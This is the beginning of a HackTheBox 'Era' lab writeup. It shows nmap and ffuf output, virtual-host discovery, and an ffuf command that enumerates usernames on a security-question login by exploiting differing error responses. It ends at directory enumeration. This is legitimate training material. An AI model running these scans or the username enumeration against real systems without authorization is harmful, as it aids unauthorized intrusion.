HTB: Era
Full Writeup for Era machine from CWES track on HackTheBox

Reconnaissance
Port Scanning
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
tr3m0x@ubuntu:~/htb/linux/Era$ sudo nmap -sC -sV -p- -T4 --min-rate 1000 -O 10.129.237.233 -oN nmap/tcp_scan.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-05 04:24 EDT
Nmap scan report for 10.129.237.233
Host is up (0.31s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://era.htb/
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 104.23 seconds
The scan identified two exposed services: FTP on port 21 and HTTP on port 80. Nmap did not report successful anonymous FTP access, so I started with the website. The HTTP response redirected to era.htb.
Web Enumeration
I added 10.129.237.233 era.htb to /etc/hosts and opened the site in my browser.

The landing page appeared to be static, with no obvious input or authentication features. I used directory enumeration to look for additional content.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
tr3m0x@ubuntu:~/htb/linux/Era$ ffuf -u http://era.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://era.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

css                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 700ms]
js                      [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 715ms]
img                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 442ms]
.                       [Status: 200, Size: 19493, Words: 3922, Lines: 447, Duration: 621ms]
fonts                   [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 643ms]
:: Progress: [43007/43007] :: Job [1/1] :: 291 req/sec :: Duration: [0:06:03] :: Errors: 0 ::
The results contained only static asset directories, so I moved on to virtual host enumeration. The Host header lets me test names served by the same IP address; -fs 154 excludes the default response size observed during this scan.
Virtual Host Discovery
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
tr3m0x@ubuntu:~/htb/linux/Era$ ffuf -u http://era.htb -H "Host: FUZZ.era.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://era.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.era.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

file                    [Status: 200, Size: 6765, Words: 2608, Lines: 234, Duration: 178ms]
:: Progress: [110000/110000] :: Job [1/1] :: 282 req/sec :: Duration: [0:11:43] :: Errors: 0 ::
The scan discovered file.era.htb. I updated my hosts entry to include both names and opened the new virtual host:
1
10.129.237.233 era.htb file.era.htb

This application provides file storage and management, with authentication required to access those features. Alongside the regular login form, it offers Login using security questions.
Username Enumeration

The alternative login asks for a username and answers to three questions:
- What is your mother’s maiden name?
- What was the name of your first pet?
- In which city were you born?

Submitting arbitrary answers for admin returned User not found.

However, the username john returned Incorrect answers. Please try again. The different responses disclose whether an account exists, even when authentication fails.
I used ffuf to enumerate usernames while filtering out the User not found response. The session cookie below belongs to this run; replace it with your own when reproducing the request.
1
ffuf -X POST -u http://file.era.htb/security_login.php -H "Content-Type: application/x-www-form-urlencoded" -H "Cookie: PHPSESSID=olump11heehtdqp5r0bkkhdonh" -d "username=FUZZ&answer1=test&answer2=test&answer3=test" -w /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -fr "User not found"
Enumerating usernames did not reveal their security answers. Guessing three unknown answers was unlikely to be productive, so I continued looking for other functionality. Since the application exposed PHP endpoints, I included the .php extension in the next content scan.
Account Registration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
tr3m0x@ubuntu:~/htb/linux/Era$ ffuf -u http://file.era.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -e .php -fs 6765,162

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://file.era.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
 :: Extensions       : .php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 6765,162
________________________________________________

login.php               [Status: 200, Size: 9214, Words: 3701, Lines: 327, Duration: 194ms]
images                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 193ms]
register.php            [Status: 200, Size: 3205, Words: 1094, Lines: 106, Duration: 129ms]
download.php            [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 147ms]
logout.php              [Status: 200, Size: 70, Words: 6, Lines: 1, Duration: 155ms]
files                   [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 120ms]
LICENSE                 [Status: 200, Size: 34524, Words: 5707, Lines: 663, Duration: 128ms]
upload.php              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 126ms]
assets                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 129ms]
manage.php              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 134ms]
layout.php              [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 250ms]
reset.php               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 141ms]
:: Progress: [86014/86014] :: Job [1/1] :: 202 req/sec :: Duration: [0:05:39] :: Errors: 0 ::
